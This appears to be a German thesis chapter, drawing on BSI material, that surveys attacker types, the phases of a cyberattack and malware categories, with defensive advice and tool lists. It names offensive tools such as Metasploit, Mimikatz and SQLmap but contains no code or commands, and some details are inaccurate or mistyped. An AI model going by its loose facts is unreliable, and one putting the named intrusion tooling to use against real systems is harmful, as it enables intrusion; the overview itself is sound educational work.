Laut dem BSI lassen sich folgende Gruppen von Angreifern beschreiben (Auszug):[15]
Cyber-Aktivisten im Cyber-Raum führen Cyberangriff durch, um auf politische, gesellschaftliche, soziale, wirtschaftliche oder technische Themen aufmerksam zu machen oder andere Forderungen durchzusetzen oder um Einfluss zu nehmen. Diese Form wird auch Hacktivismus genannt.
Cyber-Kriminelle im Cyber-Raum verdienen ihr Geld in der IT auf illegale Weise und verursachen geringe Schäden. Meist treten sie als Einzelpersonen oder kleine Gruppen mit geringerer Professionalität auf.
Organisierte Cyber-Kriminalität im Cyber-Raum verübt Identitätsdiebstähle von Bankdaten, um mit Erpressungen an Geld zu gelangen. Dies erfolgt mit hoher Professionalität.

[13] (Basar, September 2020)
[14] (BSI, Juli 2018)
vgl.[15] (BSI, Juli 2018)

Konkurrenzausspähung/Industriespionage im Cyber-Raum können durch finanzielle Interessen oder Vorteile eines Unternehmenswettbewerbers oder privater Akteure, interne Daten- und Informationsausspähung über Mitbewerber oder Produkte Geldvorteile im weltweiten Wettbewerb entstehen.
Staatliche Nachrichtendienste im Cyber-Raum nutzen durch staatliche Nachrichtendienste oder gelenkte wirtschaftliche Spionage, um Vorteile auf internationalen Märkten zu erlangen.
Staatliche Akteure, im Cyber-War, die Cyberangriffe im militärischen Sektor des Cyber-Raums auf wichtige Domäne wie Land, See, Luft und Weltraum durchführen.
Cyber-Terroristen nutzen verschiedene Ziele, um ihre Ideologie zu verbreiten und ihren Einfluss auszuweiten.
Hobbyisten/Skript-Kiddies im Cyber-Raum führen Cyberangriffe aus Interesse und Fähigkeiten sowie Wissen in der Praxis auszutesten. Sie haben keine finanziellen Interessen. Die Angriffe sind sehr unterschiedlich und oft nur von Grad der Absicherung abhängig.
Innentäter im Cyber-Raum, auch externe Dienstleister, agieren von ausserhalb, da sie bereits Zugang zu internen Ressourcen im Unternehmen haben und so Schutzmassnahmen und Schwachstellen über einen langen Zeitraum analysieren konnten.
IT-Sicherheitsforscher im Cyber-Raum suchen primär nach akademisches Sicherheitslücken und Cyberangriffe. Bei unkoordinierter Veröffentlichung von ”Full Disclosure” (Ergebnisse) können diese von anderen Angreifern Vorteile bei realen Attacken genutzt werden.

Laut dem BSI lassen sich beim Vorgehen der Angreifer drei Phasen erkennen:[16]



Abbildung 9: Phasen eines Cyber-Angriffs

vgl.[16] (BSI, Juli 2018)

Phase 1: Während der Initiierung werden die Ziele und die Angriffsreichweiten festgelegt.
Phase 2: Anschliessend wird die Vorbereitung durch Sammlung von Informationen, mithilfe von speziellen Tools und Angriffstarnung, um das Angriffsziel zu erreichen.
Phase 3: Verwendung und Durchführung von bestimmten Methoden, um ein oder mehrere Ziele anzugreifen. Die Spurenbeseitigung ist der letzte Schritt.

3.1. Phase 1 - Initiierung

In der **Phase 1** wird das Ziel vom Angreifer ausgespäht, wodurch er an wertvolle Informationen erhält. Der Angreifer versucht, die schwächste Stelle der Hardware und der Software zu finden oder des Personals im Unternehmensnetzwerk zu identifizieren und wiegt dabei alle Risiken ab, um nicht selbst entdeckt zu werden.[17]



Abbildung 10: Phase 1

3.1.1. Angriffsabsichten

Laut dem BSI werden Cyberangriffe aus den folgenden Gründen verübt: finanzielle Interessen, Informationsbeschaffung von sensiblen und geheimen Daten sowie Informationen, Sabotage, Einflussnahme oder Durchsetzung politischer Interessen. Dabei werden folgende Schutzziele verletzt: Der Datenverlust, die die **Verfügbarkeit** einschränkt sind z.B. können durch Programmierfehler und Speicherlecks verursacht werden oder durch einen Denial-of-Service-Angriff, was zu einer teilweisen oder vollen Abschaltung des Systems zur Folge führen. Bei der **Vertraulichkeit** können Sicherheitslücken und fehlende Verschlüsselungen von sensiblen Daten zu einer unbefugten Informationsbeschaffung, im System führen, was zu einem Datendiebstahl führt.
Die **Integrität** kann durch Schadencode verloren gehen, wenn z.B. eine unbefugte Veränderung der Informationen, Daten, Software und Hardware mithilfe einer Manipulation der Daten verändert wird. Die **Authentizität** kann durch das Vortäuschen von falscher Identität, Datenmissbrauch und Schädigung des Ansehens von Personen oder Institutionen erreicht werden.[18]

3.1.2. Angriffsziele

Laut dem BSI können Angriffsziele sein (einige wurden hier erwähnt):[19]

- Diese **Informationen** werden erhoben, verarbeitet und gespeichert. Zu diesen gehören u.a. geistiges Eigentum, Dokumente, Forschungsdaten, Konfigurationsdaten, Protokolldaten, Kryptodaten, Kunden- und Rechnungsdaten, Transaktionsdaten sowie Informationen über die IT-Infrastruktur und die Architektur.
- Zu den **Speichermedien** zählen u.a. Datenbanken, Dateien, Datenträger – stationäre oder mobile – sowie externe Datenspeicher bzw. Cloud-Storage.
- **IT-Dienste** umfassen u.a. Basisdienste (DNS), E-Commerce-Anwendungen oder der E-Mail-Dienst in einem Unternehmen, wie z.B. der elektronische Geschäftsverkehr, E-Government, Web-Services, Web-Portale und -Präsenzen, Benutzer-

vgl.[17] (BSI, Juli 2018)
vgl.[18] (BSI, Juli 2018)
vgl.[19] (BSI, Juli 2018)

konten, Synchronisationsdienste, Infrastrukturdienste (z. B. DNS), Sicherheitsdienste (z. B. PKI) sowie Authentisierungs-, Administrations-, Protokollierungs- und Kommunikationsdienste.

- **Software und Anwendungen** werden gestört und Daten und Informationen ausgespäht. Das betrifft u.a. lokale Anwendungen, Benutzerschnittstellen, Browser und Plug-ins, Client-Server-, Internet-, Mobile-, Apps-Anwendungen, Betriebssysteme und virtuelle Umgebungen.
- **Software und Update** betreffen Repositories, Download-Plattformen/App-Stores, Versionskontrollsysteme, Quellcodes, die Firmware und die Sicherheitssoftware.
- Die **Kommunikationskanäle** werden abgehört, manipuliert oder gestört. Das betrifft z.B. E-Mails, Instant Messaging, die Web-basierte Kommunikation, die mobile Telefonie (auch VoIP), Kurzmitteilungen, Videokonferenzen/Web-Meetings oder soziale Netzwerke und Foren.
- **Schnittstellen und Zugänge zu internen und öffentlichen Netzwerkstrukturen** können sein u.a. Provider-Anbindungen und Backbones, VPN-Anbindungen und Kunden-, Partner- und Dienstleister-Schnittstellen, Übertragungs- und Infrastrukturprotokolle, Enterprise Service Bus oder Mobilfunk-Basisstationen.
- **Zentrale interne Komponentenangriffe** können u.a. Schutzmassnahmen bei Schnittstellen oder Zugängen sein, die in einer Netzwerkstruktur entscheidenen breitstellenden Dienste für die Funktionsfähigkeit ausführen müssen, wie Server, Speichersysteme und Speichernetze, Virtualisierungs-, Private Cloud-, Netzwerk-, Sicherheits-, Administrations-, DMZ-Kompo-nenten, Proxys oder Load Balancer und Mobile Backend/Management.
- **Dezentrale Komponenten mit erhöhter Manipulationsgefahr** befinden sich ausserhalb der zentralen Komponenten. Dies umfasst stationärer Client-, Mobile-Endgeräte, Eingabe- und Ausgabegeräte.
- **Externe Komponenten bei Dienstleistungen von Dritten** werden in die Organisation eingebunden. Das fremde System wird an das eigene Netzwerk angebunden oder Daten verlassen zur weiteren Verarbeitung zur weiteren Verarbeitung. Dies betrifft die IT von Partnern, Kunden und Dienstleistern, Cloud-Computing, Private-IT-Versorgungsnetze (insbesondere Energie) und nicht IT-spezifische Dienstleister.
- **Internetstrukturen mit unterschiedlichen Basis-Diensten** sind Internet-Dienstleister, Hosting-Provider, Content Delivery Networks, Internet-Kerninfrastruktur, Routing-Strukturen, Namensauflösung (DNS), Domain Registries, TLS/ SSL-Zertifizierungsstellen, Suchmaschinen, zentrale Blacklists, soziale Netzwerke, Cloud-Dienstleistungen, Anonymisierungsdienste, öffentliche Internetzugänge.
- **IT-Spezial,** die mit dem Internet oder mit anderen grossen Netzen gekoppelt sind**.** Dazu gehören Zutrittskontroll- und Videoüberwachungssysteme, die Prozesssteuerung, -automatisierung und -leittechnik, digitale Mess-, Steuerungs- und Regelsysteme, IT-Medizin, IT-Automobil und Smart Grid/Smart Metering, Positionierungsdienste, Geldautomaten sowie Zahlungsterminals.

Eine Live-Cyber-Angriff-Karte auf der Kaspersky-Plattform zeigt in Echtzeit fast alle Bedrohungen weltweit an:[20]

OAS On-Access Scan
MAV Mail Anti Virus
ODS On-Demand Scan
WAV Web-Anti-Virus
IDS Instrusion Detection Scan
VUL Vulnerability Scan
KAS Kaspersky Anti-Spam
BAD Botnet Activity Detection
RMW Ransomware

Abbildung 11: Live-Cyber-Angriffskarte in Echtzeit weltweit

3.1.3. Angriffsreichweite

Die Angriffsreichweite bezieht sich auf das Motiv, die Absicht und das Ziel des Angreifers, möglichst ein oder wenige bzw. möglichst viele Ziele zu erreichen und ohne in Gefahr zu sein, schnell entdeckt zu werden. [21]

3.2. Phase 2 - Verbreitung

In der **Phase 2** beginnt die Informationsbeschaffung. Es geht darum, möglichst viele Informationen über die Netzwerktopologie von Hardware und Software zu sammeln und Sicherheitslücken, Mitarbeiternamen und -hierarchien oder gar Zugangsdaten zu erlangen. Je mehr Informationen der Angreifer über das System erhälen, desto erfolgreicher kann der Angriff durchgeführt werden. Er verwendet verschiedene Hackertools und Taktiken, wie z.B. eines Port- oder Vulnerability-Scanner.
Die Informationen über die Netzwerkarchitektur, die eingesetzte Hardware und Software sowie die daraus resultierenden Sicherheitslücken werden sorgfältig analysiert. Liegen genügend Daten und Informationen vor, kann ein Angreifer sich beispielsweise durch Identitätsdiebstahl als ein Mitarbeiter in das Unternehmens-netzwerk einloggen und interne Daten aufspüren und Informationen sammeln.[22]



Abbildung 12: Phase 2

vgl.[20] (kaspersky)
vgl.[21] (BSI, Juli 2018)
vgl.[22] (BSI, Juli 2018)

3.2.1. Informationssammungen

Das BSI weist darauf hin, dass nützliche Informationsindikationen von IT-Systemen und deren IT-Architektur sowie bei Netzwerken und deren Schnittstellen sein können: Betriebssysteme, Anwendungen oder Patch Versionen, aber auch schon vorhandenen IT-Sicherheitsmassnahmen und eingesetzte IT-Sicherheitsprodukte. Die Informationen können über die Geschäftstätigkeit des Unternehmens, den organisatorischen Aufbau und die Mitarbeiter eingeholt werden. Dadurch kann der Angreifer seine eigenen Risiken minimieren und Strategien bei der Angriffstarnung und mögliche Folgen, falls er entdeckt wird, ableiten. Er nutzt verschiedliche Methoden, um falsche Identitäten zu verbergen oder vorzutäuschen, die Hilfsbereitschaft der Mitarbeiter des Unternehmens auszunutzen, deren Vertrauen zu gewinnen oder Neugier zu wecken.
Die Erpressung stellt eine weitere Möglichkeit dar, technische und organisatorische Informationen zu erlangen. Der Angreifer nutzt die Informationen aus Veröffentlichungen, dem Internet (Google-Hacking), den sozialen Netzwerken oder auch Informationen aus dem Restmüllpapier (Dumpster-Diving), wenn sensible Daten nicht vorschriftsmässig geschreddert und entsorgt werden. Die Beschaffung von Informationen erfolgt durch das Sammeln und die Auswertung von System- und Zugangsdaten des angegriffenen Netzwerks, u.a. durch Mapping des Netzwerkes, Fingerprinting bzw. Probing oder durch Identifikatoren von Angriffspunkten. Je mehr der Angreifer sammelt und analysiert, desto gezielter kann er die Angriffe durchführen und sein Risiko entdeckt zu werden, bleibt gering.[23]

3.2.2. Angriffsarten und verwendete Tools

Angreifer verwenden verschiedene Hilfsmittel und Werkzeuge, um an die Informationen und Daten zu gelangen. Sie verwenden Schadsoftware oder Exploits, um durch Schwachstellen in das Unternehmenssystem zu kommen. Im Folgenden werden einige Hacking-Tools näher beschrieben. Sie sind ein Mittel, um schwache Passwörter zu ermitteln und das System verwundbar zu machen. Bei dieser Methode werden Datenträger manipuliert, die Kommunikationskanäle und die Software missbraucht oder je nach Angriffsart auch eine spezielle Hardware eingesetzt wird.[24]

3.2.2.1. Einsatz von Schadsoftware

Schadsoftware, auch **Malware** genannt, kann auf dem Zielrechner schädliche Operationen ausführen, z.B. durch Schadsoftware, die verschiedene Funktionen durch modulares Nachladen von unterschiedlichen Schadcodes dynamisch veränderbar macht. Die Entwicklung und der Vertrieb von Schadsoftware wird immer professioneller. Die Angreifer verändern die normalen Software-Entwicklungsprozesse, um Malware zu entwickeln und zu verkaufen. [25]

Passwort Breaches sind Programme, die Benutzernamen und Passwörter durch einfache Hashfunktions-Verschlüsselungs-Algorithmen entschlüsseln, neu berechnen oder vergleichen, wie z.B.: beim Einloggen am Terminal, in E-Mail-Konten, Verschlüsselung per PKI. Dabei werden Methoden wie das Erraten der Passwörter, das Auslesen des Caches, die Dictionary- oder Brute-Force-Angriffe, die Verwendung von Lexika oder Kombinationen mehrerer Möglichkeiten verwendet. Die folgenden Massnahmen bieten einen möglichen Schutz: Mehrfachauthentifizierung, strenge Passworterstellung mit speziellen Verschlüsselungsalgorithmen, Sicherung der geheimen Passwörter (am besten ohne Passwort-Keylogger-Tool) sowie Sensibilisierung der Mitarbeiter bei der Erstellung und Verwendung von geheimen Passwörtern sowie Verzicht auf das Speichern der Passwörter auf Rechnern oder in Clouds.[26]

---

vgl.[23] (BSI, Juli 2018)
vgl.[24] (BSI, Juli 2018)
vgl.[25] (BSI, Juli 2018)
vgl.[26] (Busch)

einige Tools: John the Ripper, Crack, NTCrack, PGPCrack, ZipCrack, PasswdFinder und Cam&Abel[27]

Sniffer sind Programme, die Hardware und Softwaredaten mitschneiden. Durch das passive Arbeiten, durch die geeignete Software (interne Sniffer) und durch die Überwachung der Zugangsmöglichkeiten (externe Sniffer) schwer entdeckt werden kann. Es geht darum, an den Log-in-Daten und Passwörter zu erlangen, sensible Daten zu stehlen oder Zugang zu benachbarten Netzwerken zu erhalten. Der Paket Sniffer gefiltert gezielt Daten, die er in das Netz einspeist, je nach Art des Netzes. Bei dem **Key-Capture Sniffer** werden Tastatureingaben mitgeschnitten, um Zugriff auf den Rechner zu erhalten. Dies bedeutet, dass die Verschlüsselung von Daten sinnlos ist.[28]
einige Tools: Wireshark ist ein Programm zur Analyse von Netzwerken, das den Mitschnitt und die Analyse von Netzwerkpaketen an beliebigen Schnittstellen ermöglicht. Auch können mithilfe von TCP/IP-Protokollen Passwörter und sensible Datenpakete im Netzwerkverkehr abgefangen werden.

Virusinfektionen entstehen durch infizierte Dokumente oder Programme. Es gibt verschiedene Verfahren. Der **Bootsektor-Virus** muss auf dem Bootsektor oder auf dem MBR (effektiver Schutz auf Disketten, Schreibschutz) ausgeführt werden.
Ziel ist es, die auszuführende Datei an Dateien anzuhängen (inkl. VxD, DLL, Fontfiles ect.) und dezentral zu verbreiten. Eine Vielzahl von Viren wird durch verschiedene Viren und unterschiedliche Infektionsmechanismen ausgelöst. Zu den **Makroviren** zählen Viren, die die Entwicklungsumgebung infizieren und vermehrt in der Microsoft-Umgebung auftreten. Ein Beispiel sind die **Skriptviren**, das sogenannte Barchfiles, Shellskripte oder VB-Skripte, die in E-Mails oder HTML-Dateien enthält. Das **Hoax Virus** ist ein “Social Engineering” als Fake News oder “leeren” Virus, der auch als gefälschter Patch eingespielt werden kann.
Weitere Virenarten sind **E-Mail-Viren**, **Software-Viren** (Programmviren), **Bootsektor-Viren**, **Makroviren**, **Speicher-residente Viren**, **Direct-Action-Viren**, **multipartite-Vieren** oder **polymorphe-Viren**.[29]
Harmlose Virus waren z.B. der Creeper-Virus 1971 oder der Elke Cloner oder die Iko-Tako Viren. Im Jahr 2000 wurde das “I-love-you” Virus veröffentlicht, wodurch über 50 Millionen USA Amerikaner ihre Daten verloren. Im selben Jahr wurde das “Mydoom-Virus” veröffentlicht, wodurch das Internet bis zu 10% langsamer wurde.[30]
einige Tools: Top Anti-Virusscanner 2022 z.B.: TotalAV, NordVPN, Surshark, Bitdefender, Norton, eset, McAfee, Avira, TrendMicro und PCPOTECT[31]

Die **Würmer** enthalten zusätzliche Schadfunktionen, die sich selbstständig verbreiten und sich in Netzwerken in kurzer Zeit eine Vielzahl von Systemen infizieren und zu einer Überlastung und Ausfall von Systemen oder Netzwerken führen. Es ist möglich, Viren oder Trojaner einzuschleusen und diese auf Systemen, in E-Mails oder Schwächstellen im ILS, auf Computernetzwerken, im Internet, auf USB-Sticks oder anderen Wechselträger zu verbreiten. Der Wurm verbreitet sich automatisch, ohne eine Wirtdatei zu benötigen. Die betroffenen Netzwerke wurden lahmgelegt, weil die Würmer die wichtigsten Speicherplätze und Ressourcen belegen, Daten verändern und die Konten über den Rechner übernehmen. Es gibt verschiedene Arten von Würmern: P2P-Würmer, Wechseldatenträgerwürmer, Smartphonewürmer, E-Mail-Würmer und Instant-Messaging-Würmer. Weitere Informationen finden Sie unter[32].
Es ist möglich, dass Computer langsamer werden oder selbstständig Arbeiten ausführen können. Der Rechner ist nicht mehr betriebsbereit, da er eine CPU-Auslastung von 100% erreicht hat. Der User kann sich schützen, indem er keine

vgl.[27] (Busch)
vgl.[28] (Busch)
vgl.[29] (Computerwissen, Dezember 2020)
vgl.[30] (Busch)
vgl.[31] (cybernews, Februar 2023)
vgl.[32] (Computerwissen, Dezember 2020)

vertraulichen Dateien ins Internet hochlädt, keine unbekannten USB-Sticks oder Wechseldatenträger verwendet und immer auf dem aktuellsten Stand bleibt.
Es ist ratsam, nur vertrauenswürdige Internetseiten zu nutzen, nur E-Mail-Anhänge von bekannten Absendern zu öffnen und die Firewall auf dem PC und Router zu verwenden, die WLAN-Verbindungen zu verschlüsseln, den Zugang zum Heimnetzwerk zu begrenzen, sichere Passwörter zu verwenden und auch Virenschutzprogramme zu verwenden. Der erste Computerwurm wurde 1988 von Robert Morris entwickelt und war als “Morris Wurm” in die Geschichte eingegangen. Der Student wollte nur testen, wie viele Computer im Internet miteinander verbunden sind.[33]
einige Tools: Virenscanner wie Wurm Santy, HiJackThis

Trojanische Pferde sind selbstständige, versteckte Programme, die Schaden verursachen. Sie verstecken sich in nützlichen oder interessanten Dokumenten oder Programmen, um Daten heimlich auszuspionieren (Dateien, Tastatureingaben, Bildschirmfotos). Die Daten werden sowohl nach innen als auch nach aussen übertragen, aufgezeichnet, zerstört oder missbraucht, um in andere Systeme des Netzwerks einzudringen und Folgeangriffe zu ermöglichen. Der Linker-Trojaner ist eine Art von Schadsoftware. Es handelt sich um funktionsfähige Wirtdateien. Sie sorgen dafür, dass der Dropper auf den Installationen des Hautprogramms durch das Autostartprogramm aktiviert wird und der Trojaner in der Browsererweiterung installiert wird und somit sensible Daten ausspäht. Trojaner agieren selbstständig und führen so illegale Aktivitäten durch. Diese Trojaner sind in der Lage, permanent im Hintergrund zu laufen und werden aktiviert, wenn eine Internetverbindung besteht oder bestimmte Webseiten aufgerufen werden. Virenschutzprogramme, die automatisch einen Virenscan durchführen, bieten in Betriebssysteme und Internetseiten Schutz. Zusätzlich sollten E-Mails-Anhänge nicht heruntergeladen werden, wenn der Absender nicht bekannt ist, Downloads von nicht seriösen Webseiten vermieden werden sowie sichere Passwörter vergeben und sichere Firewall-Einstellungen gewährt werden.[34]
Weitere Trojaner Arten sind Backdoor-Trojaner, DDoS-Trojaner, Downlaoder-Trojaner, Explots, Infostealer-Trojaner, Remote-Access-Trojaner, Root-Kits-Trojaner, Trojan-Banker, Trojaner-FakeAV, Trojaner Mailfinder oder Trojaner-Spy.[35]
einige Tools: Kaspersky

Der **Rootkits-Virus** ist eine Schadsoftware, die sich in Software, Apps, PDF oder Office-Dateien befinden kann. Sie verstecken sich möglichst tief im System, um nicht von dem Virenschutzprogramm als Schadsoftware erkannt werden zu können. Dadurch werden Dritte in die Lage versetzt, Daten auf andere Rechnern zu manipulieren oder zu stehlen. Die Ursache kann ungewöhnliches Verhalten des Rechners, eine Systemeinstellungsveränderung ohne das Zutun des eigentlichen Nutzers, eine Analyse des Speicherabbildes oder eine instabile Internetverbindung sein. Ein Angriff kann verhindert werden, indem ein Nutzer-Account und nicht ein Administrator-Account genutzt wird und auf die Aktualität der Betriebssysteme oder Software geachtet wird. Ansonsten sollten Dateien aus dem Internet nur auf seriösen Webseiten heruntergeladen werden, nur E-Mails von vertrauten Absendern geöffnet oder nur Apps aus dem offiziellen App-Store installiert werden.
Es können verschiedene Arten von Malware wie Keylogger, Bots oder Ransomware enthalten sein. Eine Vielzahl von Produkten gibt es: u.a. User-Mode-Rootkits, Kernel-Mode-Rootkits, Firmware-Rootkits, Bootkits, virtuelle Rootkits oder hybride Rootkits.[36]
einige Tools: Boot-CD Scan

Exploits sind Methoden zum Ausnutzen von Sicherheitslücken im Betriebssystem. Sie ermöglichen es, einzelne Programme und das gesamte Netzwerk zu kontrollieren oder Daten zu stehlen. Sicherheitsexperten unterstützen, Hersteller bei der Schlies-

vgl.[33] (Computerwissen, Dezember 2020)
vgl.[34] (Computerwissen, Dezember 2020)
vgl.[35] (Computerwissen, Dezember 2020)
vgl.[36] (Computerwissen, Dezember 2020)

sung von Sicherheitslücken, Patch oder Updates von Software oder Apps oder Betriebssystemen. Angreifer verwenden Sicherheitslücken, um die Rechner als Botnet zu verwenden oder Malware über Schwachstellen des Systems einzuschleusen. Das Ziel besteht darin, an sensible Daten zu gelangen oder die IT-Infrastruktur zu manipulieren und Adminrechte auszunutzen. Durch Schwachstellen können infizierte E-Mails, Anhänge, präparierte oder gehackte Webseiten in den Rechner gelangen. Angreifer können auf Daten oder Programme zugreifen und auf anderen Rechnern kriminelle Handlungen ausführen. Es gibt weitere Möglichkeiten, die Nutzung von Kryptowährungen zu schüren. Dazu gehören das Verkaufen von Daten, das Erpressen von Lösegeld, um Daten wieder freizugeben, das Kombinieren von Ransomware und Malware, um Daten zu verschlüsseln. Es ist zu sehen, dass Programme von unbekannten Personen installiert wurden und es wurden ungewöhnliche Netzwerkaktivitäten festgestellt. Ausserdem gibt es Hinweise darauf, dass in der Taskmanager Prozesse anzeigt werden, die nicht bekannt sind, das Antivirus-Programm Alarm auslöst oder sich im Browser ein Plug-in befindet, das der Nutzer nicht selbst aktiviert hat. Folgende Massnahmen sind zu ergreifen: Der Nutzer sollte die Firewall und aktuelle Software nutzen, nur bekannte Daten herunterladen und ein Virenschutzprogramm verwenden. Es ist ratsam, nur ein Browser-Plug-ins vom Hersteller Store zu verwenden, nur E-Mails von bekannten Absendern zu öffnen, physische Datenträger oder USB-Sticks zu scannen und nur Fernzugriff mit Zustimmung zu verwenden.
Es gibt verschiedene Arten von Exploits: Remote-Exploits, lokale Exploits, DoS-Exploits, Command-Executuion-Exploits, SQL-Injection-Exploits, Zero-Day-Exploits, Drive-by-Exploits. Ein bekannter Exploit ist der Zero-Day-Exploit Exploit-Kit**.** Die Sicherheitslücke des Herstellers wird ausgenutzt, um den Arbeits-speicher zu belasten. Der “Nuclear Pack“-Exploit-Kit infiziert den PC über Java- und PDF-Dateien.[37]
einige Tools: Web-Applikationen Exploit-Tools (BurpSuite), OWASP ZAP, OpenVAS (Schwachstellenscanner), Commix, w3af, Jexboss), Operationssystem Exploit-Tools (Metasploit Framework, Kali, Mimikatz, Nmap (Portscanner und Netzwerke auswerten), Kon the River, Hashcat), PowerShell Empire (Linux) oder Nishang (Sammlung von Skripten), Datenbank Exploit-Tools (SQLmap, DBeaver, SQL ninja, BSQL Hacker, Safe3 SQL Injector), mobile Applikationen Exploit-Tools (Frida, MobSF, Runtime Mobile Security.[38]

Spyware ist eine Schadsoftware**,** die dazu dient, um Aktivitäten nachzuvollziehen, an Daten zu gelangen und Rechner auszuspähen. Die Malware dringt ohne die Zustimmung oder Kenntnisnahme des Nutzers ein. Sie wird über E-Mail-Anhänge verbreitet. Angreifer verwenden dabei Kennwörter wie Bank-Torjaner, Keylogger oder Information. Die Angriffe richten sich hauptsächlich gegen Windows-Rechner, aber auch gegen Mac oder Mobilgeräte. Vor allem dann, wenn ein unsicheres öffentliches WLAN Netzwerk genutzt wird, bei veralteten Betriebssystemen oder wenn die neuesten Updates nicht installiert bzw. Apps von nicht offiziellen, unsicheren Stores heruntergeladen wurden. Der Rechner ist langsamer als bisher. Das Starten der Programme verzögert sich oder der Zugriff auf den Browser ist nicht möglich. Weitere Anzeichen sind für Pop-ups im Browser, die Startseite des Browsers ändert sich ständig, eine ungewöhnliche Anzeige in der Taskleiste, die Suchmaschine wird auf eine andere Webseite weitergeleitet oder es werden Weblinks mit anderen Webseiten geöffnet und Fehler bei Programmen oder Apps, die bisher einwandfrei liefen erkannt. Spayware kann in verschiedenen Formen auftreten, beispielsweise Downloads von Software, infizierte Webseiten, falsche Produktwerbung, Freeware als Softwarepakete oder App-Downloads, die unter [39] weiter näher beschrieben werden. Seit 1996 sind Anti-Spyware Programme bekannt. Erst seit 2000 wurden Anti-Spayware Programme weltweit eingesetzt.[40]

vgl.[37] (Computerwissen, Dezember 2020)
vgl.[38] (INFOSEC, Juni 2021)
vgl.[39] (Computerwissen, Dezember 2020)
vgl.[40] (Computerwissen, Dezember 2020)

einige Tools: System Mechanic Ultimate Defense, Restoro, MyCleanPC, LifeLock, Panda Free Antivirus, AVG Antivirus, SUPERAntiSpyware, Malwarebytes, Comodo Antivirus, Avast Antivirus, Spybot, Adaware Antivirus, Bitdefender Antivirus, SpywareBlaster[41]

Ransomware ist die Hauptbedrohung für Unternehmen. Laut BSI wurden seit 2016 die meisten Erpressungsangriffe mit dieser Software durchgeführt. Die Schadsoftware wird bei Unternehmen und im privaten Sektor eingesetzt, Daten werden verschlüsselt, um Geldforderungen zu erheben. Es gibt folgende Arten von Ransomware:
Beim **Screenlocker** wird der Bildschirm bzw. die Nutzung des infizierten Rechners gesperrt, indem der Zugriff auf den Server der App blockiert wird. Eine weitere Variante ist der **File-Encrypter**, mit dem einige oder alle Daten des infizierten Rechners verschlüsselt werden und gezielt das Inhaltsverzeichnis der Festplatte angegriffen werden kann. Es werden Computerviren oder andere Viren in E-Mail-Anhängen oder manipulierten Webseiten übertragen. Danach verschlüsselt die Ransomware die Systemplatte und die Daten werden mit einem eigenen Schlüssel versehen und die Master Boot Record (MBR) von Windows-Rechner modifiziert. Nach dem Start des Ransomware-Programms wird der Speicher des Rechners verschlüsselt. Es wird eine Warnung mit eine Zahlungsanweisung angezeigt und durch einen Mausklick oder durch eine Tastatureingabe ausgelöst. Dannach kann der eigentliche Anwender den Rechner nicht benutzen und nicht mehr auf seine Daten zugreifen. Die Bezahlung erfolgt in Form von Bitcoins, Paysafe-Cards oder Ukash-Cards. Die Freigabe des Bildschirms ist jedoch nicht immer garantiert. Dabei ist eine Nachverfolgung nicht möglich. Eine Reihe von Antivirenprogrammen bieten einen Schutz vor Ransomware. Es ist wichtig, Backups der Daten zu erstellen, die Betriebssysteme und die Software zu aktualisieren, Browser-Plug-ins zu verwenden, E-Mailscanner einzusetzen.
Bei Diebstahl oder Verlust von Daten ist die Polizei zu benachrichtigen.
Es ist empfelenswert, Backups der Daten zu erstellen, die nach dem Neu aufsetzen Betriebssystems wieder auf dem Computer installiert werden können. Weiter verschiedene Arten von Ransomware sind: Petya 2016, Locky 2016 und Wannarcy 2017. 2011 wurde der erste Verschlüsselungstrojaner über das Internet verbreitet. Er fordert Lösegeld von mehreren Millionen US Dollar.[42]
einige Tools: ID Ransomware, No More Ransom, Spyware Scanner, Trend Micro, Thor Premium Home, MalwareBuster, Avast Premium Security, Kaspersky, VirusTotal, Emsisoft und McAfee[43]

